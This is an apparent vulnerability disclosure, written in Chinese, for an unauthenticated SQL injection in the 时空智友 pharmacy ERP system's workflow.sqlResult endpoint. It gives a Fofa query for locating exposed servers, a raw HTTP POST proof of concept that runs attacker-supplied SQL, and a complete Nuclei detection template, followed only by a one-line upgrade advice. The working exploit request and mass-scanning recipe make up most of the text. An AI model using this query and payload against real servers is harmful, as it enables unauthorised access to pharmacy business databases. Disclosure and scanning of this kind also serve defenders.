# 时空智友 workflow.sqlResult SQL注入漏洞

## 漏洞描述

时空智友是医药行业信息化全面解决方案提供商,业务涵盖药店ERP、CRM、WMS、移动互联及医药新零售、智慧药店、智能智造,时空智友系统的存在SQL注入漏洞，远程攻击者在无需登录的情况下可通过向 URL /formservice?service=workflow.sqlResult处插入任意SQL语句，攻击者可通过该漏洞获取数据库权限。


## 漏洞复现

1. Fofa

body="login.jsp?login=null"



1. 部分界面如下



1. 隐患url，验证如下

POST /formservice?service=workflow.sqlResult HTTP/1.1

Host:

Accept-Encoding: gzip, deflate

Content-Type: application/json

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

{"sql":"select sys.fn\_varbintohexstr(hashbytes('MD5','123456'));","params":{"a":"11"}}

Nucle脚本

id: skzy-oa-workflow-sqli

info:

name: 时空智友 workflow.sqlResult SQL注入漏洞

author: m0be1

severity: high

description: 时空智友是医药行业信息化全面解决方案提供商,业务涵盖药店ERP、CRM、WMS、移动互联及医药新零售、智慧药店、智能智造,时空智友系统的存在SQL注入漏洞，远程攻击者在无需登录的情况下可通过向 URL /formservice?service=workflow.sqlResult处插入任意SQL语句，攻击者可通过该漏洞获取数据库权限。

reference:

- https://

metadata:

fofa-query: body="login.jsp?login=null"

verified: true

max-request: 1

http:

- raw:

- |

POST /formservice?service=workflow.sqlResult HTTP/1.1

Host: {{Hostname}}

Accept-Encoding: gzip, deflate

Content-Type: application/json

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

{"sql":"select sys.fn\_varbintohexstr(hashbytes('MD5','123456'));","params":{"a":"11"}}

matchers:

- type: dsl

dsl:

- 'status\_code==200 && contains\_all(body,"e10adc3949ba59abbe56e057f20f883e")'



## 修复建议

1、升级到安全版本